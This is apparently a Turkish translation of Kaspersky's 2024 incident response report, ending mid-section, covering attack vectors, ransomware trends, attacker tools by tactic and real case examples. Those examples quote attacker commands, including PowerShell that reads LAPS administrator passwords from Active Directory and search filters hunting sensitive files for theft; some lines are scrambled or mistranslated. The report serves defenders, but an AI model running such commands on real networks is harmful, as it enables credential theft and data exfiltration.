

kaspersky geleceęi
yakalayın



Analiz raporu – 2024

Olay Müdahalesi

İçindekiler listesi



Yönetici özeti

İlk saldırı vektörleri



%39

Herkese açık bir uygulamanın istismarı



%31

Geçerli hesaplar



%13

Güvenilir ilişki

Öneriler

- ◆ Sağlam bir parola politikası ve çok faktörlü kimlik doğrulama uygulayın
- ◆ Yönetim bağlantı noktalarını genel erişimden kaldırın
- ◆ Yama yönetimi için sıfır tolerans politikası oluşturun

Etrafta dolaşın ve işleri halledin


Öneriler

- ◆ Saldırganlar tarafından kullanılan yaygın araçların tespiti için kurallar uygulayın
- ◆ Sık ve düzenli tehlike değerlendirme faaliyetleri yürütün
- ◆ Telemetri gibi EDR ile bir güvenlik aracı yığını kullanın



%22

Mimikatz



%20

PsExec



%15

SoftPerfect Ağ Tarayıcısı

Etki



%42

Şifrelenen dosyalar



%17

Veri sızıntısı



%11

Gelecekteki etki için kalıcılık sağlandı

Öneriler

- ◆ Tüm kritik verileri düzenli olarak yedekleyin ve yedekleri güvenli bir şekilde saklayın
- ◆ Rol tabanlı erişim kontrolü oluşturun
- ◆ Hızlı yanıt sürelerini garanti etmek için bir IR ortağı ile çalışın



%24

Üretim



%16

Kamu



%13

Finans

Güvenlik yatırımlarına öncelik vermek için sektörünüzü ve bölgenizi hedef alan rakipleri ve saldırıları öğrenin

%51

CIS



%16

Orta Doğu

%11
Avrupa

Güvenlik operasyonları metrikleri görünümü

Saldırı süresi



Acele

(saat ve gün)
<1 gün



Ortalama

(hafta)
13 gün



Uzun ömürlü

(ay)
253 gün

Daha hızlı saldırıların çoğu görünür etki olan olaylardır ve bunlar Fidyeye Yazılımı saldırısıdır

Tespit nedenleri

%39

Şifrelenen dosyalar

%18

Şüpheli uç nokta etkinliği

Şüpheli faaliyetler hakkında güvenlik araçlarından gelen bildirimler, saldırıların daha erken aşamalarda tespit edilmesini ve etkisinin azaltılmasını sağlar

%10

Şüpheli dosya

%10

Şüpheli ağ etkinliği

Düzeltilme süresi

33 saat

(yoğun saldırılar)

50 saat

(uzun süreli saldırılar)

İyileştirme süresini kısaltmak istiyorsanız, IR ekibinizi olaydan önce yeniden hazırlamaya başlayın



Genel bakış ve öneriler

- 2024 yılında, saldırganlar tarafından hedeflenen altyapıya erişmek için kullanılan geçerli hesapların kullanımında belirgin bir artış gördük. Bu durum, saldırılarda kullanılmak üzere bu verileri karanlık ağda satan İlk Erişim Aracıları (IAB'ler) tarafından daha fazla şirketin hedef alındığını gösteriyor. Hizmet Olarak Fidyeye Yazılımı (RaaS) bağlamında, IAB'ler siber suçluların saldırılarını kolaylaştırmalarında temel bir rol oynamaktadır. Bu durum, bu kurbanların zaten tehlikede olduğunu ve kimlik bilgilerinin fark edilir bir etki olmaksızın sızdırıldığını göstermektedir. Bu da sık sık yapılan tehlike değerlendirme faaliyetlerinin önemini vurgulamaktadır.
- Son birkaç yıldır değişmeyen bir trend de fidye yazılımlarıdır. Bir önceki yıl %33,3 olan olayların %41,6'sı 2024 yılında bu tür bir tehditle ilgiliydi. Fidyeye yazılımları, öngörülebilir gelecekte dünya genelindeki kuruluşlar için birincil tehdit olmaya devam edecek gibi görünüyor.
- Bulaşmaların %43,6'sından LockBit sorumlu olurken, onu %9,1 ile Babuk ve %5,5 ile Phobos takip etti. 2024 yılında ShrinkLocker ve Ymir gibi **yeni fidye yazılımı aileleri de ortaya çıktı**.
- Mimikatz (%21,8) ve PsExec'in (%20,0) yaygın kullanımı da 2024 yılında dikkat çekti. Bu araçlar genellikle istismar sonrası şifre çıkarma ve yanal hareket için kullanılır.

En popüler araçlar 2024'te dikkat çekiciydi



Mimikatz

%22



PsExec

%20

GERT tarafından keşfedilen yeni tehditler

Ekibimiz 2024 yılında ShrinkLocker¹ ve Ymir² gibi yeni kötü amaçlı yazılım ailelerinden Tusk³ gibi sofistike kampanyaların ortaya çıkarılmasına ve büyük ölçekli bir CVE-2023-48788⁴ kullanımına kadar birçok önemli ve ilginç keşifte bulundu. Olay müdahale çalışmaları sırasında uzmanlarımız, sızdırılmış LockBit 3.0⁵ oluşturucusunu ve Elpaco-Mimic varyantını⁶ kullanan saldırganları da tespit etti.

APT aktiviteleri

Bilinen gruplar tüm saldırıların %26,3'ünden sorumludur. Bunların üçte biri (%31,7) belirli bir gruba atfedilememiştir. BlackJack saldırılarının %9,8'ini oluşturarak en aktif grup olurken, GREF, DarkStar ve CloudAtlas da her biri %5 civarında bir oranla öne çıkmıştır. Hedefli saldırılardan en çok etkilenen sanayi kuruluşları %26,8, finans kuruluşları %19,5 ve devlet kurumları %19,5 oranında saldırıya uğramıştır.

1 SecureList. ShrinkLocker: BitLocker'ı fidye yazılımına dönüştürme

2 SecureList. Ymir: gerçek dünyada yeni gizli fidye yazılımı

3 SecureList. Tusk: Karmaşık bir bilgi hırsızlığı kampanyasını çözmek

4 SecureList. Saldırganlar yamalanmış bir FortiClient EMS güvenlik açığından aktif olarak yararlanıyor

5 SecureList. Hedefli fidye yazılımı oluşturmak için LockBit oluşturucuyu kullanma

6 SecureList. Elpaco'nun Analizi: Bir Mimic varyantı



Giriş

Bu analiz raporu, 2024 yılında Kaspersky tarafından araştırılan siber saldırılar hakkında bilgiler içermektedir. Kaspersky, bilgi güvenliği olaylarından etkilenen kuruluşlara yardımcı olmak için olay müdahalesi, dijital forensik, kötü amaçlı yazılım analizi gibi geniş bir hizmet yelpazesi sunar. Bu raporda kullanılan veriler, olaylara müdahale konusunda yardım isteyen veya kendi iç olaylara müdahale ekipleri için profesyonel etkinlikler gerçekleştiren kuruluşlarla yapılan çalışmalardan elde edilmiştir. Olay inceleme ve müdahale hizmetleri, Kaspersky'nin Rusya, Avrupa, Asya, Amerika, Orta Doğu ve Afrika'daki uzmanlardan oluşan Küresel Acil Durum Müdahale Ekibi (GERT) tarafından sağlanmaktadır.

İstatistikler, ekonominin çeşitli sektörlerinde ve bölgelerde kuruluşlara yönelik en alakalı tehditlere ilişkin eğilimleri belirlememize yardımcı olmaktadır. Bu, öncelikli koruma yöntemleri geliştirmemizi ve uygulandığında kuruluşların güvenlik seviyelerini artırmalarına ve gelecekte olaylara karşı hazırlıklı olmalarına yardımcı olacak, saldırılardan kaynaklanan zararı önleyecek veya en aza indirecek öneriler formüle etmemizi sağlar. Ayrıca bize bölgelere ve sektörlerle göre değişen tehdit ortamına dair bir tablo sunar.



Kaspersky Incident Response Hakkında

Kaspersky Incident Response (IR), güvenlik olaylarının kapsamlı ve ayrıntılı bir analizini sağlar. Hizmet, ilk müdahale, kanıt toplama, birincil saldırı vektörünü belirleme ve bir hafifletme planı geliştirme dahil olmak üzere tüm soruşturma ve müdahale sürecini kapsar. Kaspersky Security Services'in⁷ ayrılmaz bir parçasıdır ve kuruluşunuzun tehditleri güvenle kontrol altına alıp etkisiz hale getirecek donanıma sahip olmasını sağlar.

Gelecekteki etki için kalıcılık
sağlandı - %11

Güvene Dayalı
İlişki - %13

Herkese Açık Uygulamaları
Kötüye Kullanma - %39

Veri sızıntısı - %17



Olay Müdahalesi

Geçerli Hesaplar - %31

Şifrelenen dosyalar - %42


⁷ Kaspersky Güvenlik Hizmetleri

IR hizmet taleplerinin coğrafyası

2024 yılında hizmet kapsamının coğrafyasında bir değişim meydana gelmedi. Orta Doğu bölgesi, olay müdahale talepleri açısından %15,7'lik bir oranla ikinci sıraya yükselirken, Amerika kıtası dördüncü sıraya geriledi. CIS⁸, taleplerin %50,6'sı ile baskın konumunu koruyor ve büyümeye devam ediyor.

Şekil 1

2024'te Kaspersky Incident Response hizmetlerine yönelik taleplerin coğrafyası



Ngwxk tmmtvd?
Px'ox zhm rhnk utvd,
vhgmtvm nl

Shift, Kaspersky kuruluşunun ilk 2 sayısındır

İletişime geçin


⁸ Bağımsız Devletler Topluluğu (Ermenistan, Azerbaycan, Belarus, Kazakistan, Kırgızistan, Moldova, Rusya, Tacikistan, Özbekistan)

Sektörler

Farklı sektörlerdeki talep istatistiklerine de yansıdığı üzere, günümüzde her kuruluş siber saldırılara karşı savunmasızdır. Geçen yıl bize en çok sanayi, kamu ve finans sektörleri ulaştı. Bunun en büyük nedeni, bu kuruluşların daha fazla çalışana ve daha yüksek düzeyde bilgisayar kullanımına sahip olma eğiliminde olmaları ve bunun da saldırı yüzeylerini artırmasıdır. Sonuç olarak, hem saldırılara daha açık hem de siber suçlular için daha cazip hedeflerdir.

Şekil 2

Kaspersky Incident Response hizmetleri için gelen taleplerin sektöre göre dağılımı



Organizasyonel olgunluk

Kurumların Kaspersky Incident Response hizmet taleplerinde bulunma nedenlerine daha ayrıntılı olarak baktığımızda, bunları iki gruba ayırabiliriz.

Grup I

(sebepler ve etki, talep sırasında zaten biliniyordu)



Bu mağdurlar genellikle bir saldırı gerçekleştikten ve hasar belirgin hale geldikten sonra saldırının farkına varırlar.

Şifrelenen dosyalar	%41.6
Veri sızıntısı	%16.9
Tahrifat	%1.7
Para hırsızlığı	%0.6
Hizmet kullanılmıyor	%0.6

Grup II

(şüpheli faaliyet göstergeleri olan saldırılar)



Analizimizin sonuçlarına göre, bu şüpheli faaliyetlerin etkileri aşağıdaki gibidir:

Gelecekteki etki için kalıcılık sağlandı	%10.7
Active Directory ele geçirildi	%9.6
Hiçbiri (Yanlış alarm)	%5.6
Hesabın ele geçirilmesi	%4.5
(Saldırı engellendi veya tamamlanmadı)	%4.5
Veri imhası	%3.4
Veri manipülasyonu	%0.6

Elbette bu olaylardan bazıları potansiyel olarak daha ciddi olaylara da dönüşebilir. Bunları saldırının daha erken bir aşamasında tespit etmek, etkilerini en aza indirmeye yardımcı olur.



Saldırı süresi

Tüm olay vakaları, farklı saldırgan bekleme süreleri, olay müdahale süresi, ilk erişim ve saldırı etkisi ile üç kategoride gruplandırılabilir.



Hızlı (Saatler ve günler)

Olgun güvenlik operasyonları için bile en büyük zorluğu oluşturan yüksek hızlı fidye yazılımı saldırıları. Çok fazla sorun çıkaran saldırgan davranışları çoğunlukla kolay hedef niteliğindeki, herkese açık ve kolayca tanımlanabilir güvenlik sorunları üzerine inşa edilir



Ortalama (Haftalar)

Fidye yazılımları birçok saldırıyı daha hızlı olanlardan ayırt edilemez hale getirmiştir (Yoğun saldırılar). Bu gruptaki birçok vakada, ilk erişim ile saldırının sonraki aşamaları arasında önemli bir gecikme vardır.



Uzun ömürlü (Bir ay veya daha fazla)

Saldırı sırasında aktif ve pasif aşamaların düzensiz dönemleri. Aktif aşamaların süresi önceki (Ortalama) gruba çok benzerdir.

Başlangıç vektörü

Geçerli hesaplar

Herkese Açık Uygulamayı
Kötüye Kullanma, Güvenilir İlişki

Herkese Açık Uygulamayı
Kötüye Kullanma, Güvenilir İlişki,
Geçerli Hesaplar

Saldırıların yüzdesi

%44.5

%20.3

%35.2

Ortalama süre (medyan)

<1 gün

13 gün

253 gün

Olay Müdahale süresi (medyan)

33 saat

40 saat

50 saat



Etki

Şifrelenmiş veriler

Şifrelenmiş veri ve para hırsızlığı

Şifrelenmiş veri ve veri sızıntısı



Hizmet talebinde bulunma nedenleri

Şekil 3

Bölgelere göre Kaspersky Incident Response hizmetlerini talep etme nedenleri



Gerçek pozitifler

Şifrelenen dosyalar	%38.9
Şüpheli uç nokta etkinliği	%18.2
Şüpheli dosya	%10.1
Şüpheli ağ etkinliği	%10.1
Veri sızıntısı	%6.6
Yetkisiz erişim	%5.6
Güvenlik aracı uyarısı	%5.6
Şüpheli e-posta mesajı	%1.5
Para hırsızlığı	%0.5

Yanlış alarmlar

Şüpheli ağ etkinliği	%42.9
Şüpheli uç nokta etkinliği	%35.7
Şüpheli dosya	%7.1


Şüpheli etkinlikler, ağ içinde bir saldırganın varlığına işaret edebileceğinden, 2024 yılında en yaygın talep nedenleri arasında yer almıştır. Diğer taraftan, şüpheli etkinlikler yanlış alarmların da ana kaynağıdır. Buna rağmen, gerçek saldırıların gözden kaçırılmamasını sağlamak için tüm şüpheli etkinliklerin araştırılmasını öneriyoruz.

İlk saldırı vektörü

Herkese açık uygulamalar uzun yıllardır saldırıların ana başlangıç vektörü olmuştur. 2024 yılında, vakaların %39,2'sini oluşturarak bir kez daha ilk sırada yer aldılar. Güvenilir ilişkiler 2023'e kıyasla artış göstermiş ancak %12,8 ile üçüncü sırada kalmıştır. Geçerli Hesaplar %31,4 ile ikinci en yaygın vektör olma konumunu korumuştur. Ayrıca, kimlik avının yaygın bir başlangıç vektörü olmaya devam ettiğini ve neredeyse her 10 vakadan birinde kullanıldığını da gözlemledik.

Şekil 4


İlk saldırı vektörü ve ortaya çıkan etki



Bu istatistiklere dayanarak, saldırganların başlangıç vektörü ne olursa olsun, tespit süresinin öncelikle kuruluşun bilgi güvenliği düzeyinden etkilendiği sonucuna varılabilir. Örneğin, en popüler vektörleri kullanan saldırılar birkaç günden birkaç aya kadar tespit edilemeyebilir.

Şekil 5

İlk erişim ve saldırı süresi



Saldırganların araçları

Neredeyse tüm araştırmalarda, saldırganlar saldırılarının çeşitli aşamalarında meşru araçlar kullanırlar. Farklı saldırgan grupları genellikle kendilerini tanımlamak için kullanılabilecek kendi araç setlerini kullanırken, Mimikatz veya PsExec gibi yaygın olarak kullanılan araçlar neredeyse tüm saldırganlar tarafından parola ayıklama ve sömürme sonrası yanal hareket için kullanılabilir.

Olaylarda kullanılan araçların dağılımı ve yaygınlığı

Sık, %8-22

Mimikatz PsExec
SoftPerfect Ağ Tarayıcısı
Ngrok AnyDesk

Ortalama, %4-8

ProcDump PowerShell
Impacket ADRecon gs-netcat
Gelişmiş Port Tarayıcı Chisel
Gelişmiş IP Tarayıcı netscan.exe

Nadir, %1-4

BloodHound Process Hacker
Nmap NSSM WMIC
DiskCryptor gmer.exe Remcom
LaZagne

Saldırganlar en yaygın olarak uzaktan kontrol, savunmadan kaçma ve kurbanın altyapısını keşfetmek için bir dizi yardımcı program kullanır.

Komut ve Kontrol	%18.9	AnyDesk SSH gs-netcat Revsocks Gost Cloudflared RDP PuTTY Tactical RMM
Savunmacı kaçınma	%18.3	Chisel Process Hacker Localtonet gmer Kavremvr Tor FRP HRSword PCHunter IObit Unlocker Neo-reGeorg Defender Control TDSSKiller
Bulma	%15.2	SoftPerfect Ağ Tarayıcısı NetScan Gelişmiş Port Tarayıcı Gelişmiş IP Tarayıcı ADRecon FScan BloodHound Nmap LAN Search Pro Her şey için PingCastle adPEAS
Yürütme	%12.2	PsExec PowerShell SMBExec WMIC NSSM Wmiexec MeshAgent Remcom WSO WebShell ATExec WinSW PAExec
Kimlik bilgileri erişimi	%11.6	Mimikatz ProCDump SecretsDump LaZagne CredentialsFileView Nanodump WebBrowserPassView XenAllPasswordPro Gosecretsdump grabFF
Etki	%9.8	BitLocker DiskCryptor Eraser WipeDisk SDelete
Toplama	%4.9	7zip WinRAR 7z Adminer SharpHound Raw Copy FileZilla
Yanal hareket	%3.7	Impacket Cobalt Strike PowerSploit Metasploit NXC Havoc
Sızdırma	%3.7	Ngrok Rclone WinSCP WinGet Wget MEGASync
Ayrıcalıkların artırılması	%1.8	Invoke-sAMSpoofting EfsPotato JuicyPotato



Gerçek vakalarda kullanım araçlarına örnekler

Fidye Yazılımı Saldırısı: Dosya ve izin keşfi

ID: T1083⁹

Taktik: Keşif

Saldırıdan sonra LockBit fidye yazılımının arkasındaki tehdit aktörleri, bir dosya sunucusuna erişmek için ele geçirilmiş kimlik bilgilerini ve RDP'yi kullandı ve belirli anahtar kelimeler ve tarihler içeren dosyaları belirlemek için Dosya Gezgini aramalarını kullandı:

```
"Kısıtlı" OR ="Gizli" OR ="Private" OR ="Operasyonel ve Envanter" OR ~="Finans" datemodified: 1/1/2022..today
"Bakiye" datemodified: 1/1/2022..today
"ssn" OR ="Kısıtlı" OR ="Gizli" OR ="Private" OR ~="Operasyonel ve Envanter" datemodified: 1/1/2022..today
"tax" OR ="Gelir Tablosu" OR ="Bakiye" OR ="Nakit" OR ="Finansal Dipnotlar" OR ="Tazminatlar" OR ="Müşteri Bilgileri" OR
="Çalışan Verileri" OR ~="Fikri Mülkiyet" datemodified: 1/1/2022..today
```

Saldırganlar bu filtreleri kullanarak dosya sunucusundaki kritik dosyaları tespit etmiş ve kurbanı ödeme yapmaya zorlamak amacıyla bilgileri dışarı sızdırmak için bir zip dosyası oluşturmuştur.

İzinsiz Giriş: Hesap Bulma - Alan Adı Hesabı

ID: T1087.002¹⁰

Taktik: Keşif

Tehdit aktörü, altyapıya erişim sağladıktan sonra PowerShell'i kullanarak bir dizi talimat yürüttü:

◆ Active Directory'yi yönetmek için ek modüller yüklemek:

```
İçe Aktarma Modülü ActiveDirectory
Yükleme Modülü ActiveDirectory
Register-PSRepository -Name "PSGallery" -SourceLocation "https://www.powershellgallery.com/api/v2/" -InstallationPolicy
Trusted
Set-PSRepository -Name "PSGallery" -InstallationPolicy Trusted
Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force
Register-PSRepository -Default -InstallationPolicy Trusted
Install-Module -Name ActiveDirectory -Force
```

◆ Alan hesaplarını yönetme:

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll -Verbose
Unlock-ADAccount -Identity "<edited>"
Get-LAPS
```

◆ Belirli modüllerin kurulup kurulmadığını onaylama:

```
gc "c:\program files\LAPS\CSE\Admpwd.dll"
```

◆ Etki alanı denetleyicileri ve ayrıcalıklı hesaplar hakkında bilgi alma:

```
$laps = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd,ms-Mcs-
AdmPwdExpirationTime -Server <edited> | ? {$.ms-Mcs-AdmPwd} | select Name,ms-Mcs-
AdmPwd,@{label="ExpDate";Expression={{[datetime]::FromFileTime([convert]::ToInt64($.ms-
Mcs-AdmPwdExpirationTime))}}
nlttest /domain_controllers
nlttest /dclist
nlttest /dclist:<domain_edited>
Import-Module AdmPwd.PS
```

⁹ T1083: Dosya ve Dizin Bulma

¹⁰ T1087.002: Hesap Bulma:
Alan Adı Hesabı



İzinsiz girişten sonra otomatik hizmet kurulumu: İşletim Sistemi Kimlik Bilgileri Dökümü

ID: T1003¹¹

Taktik: Kimlik Bilgilerine Erişim

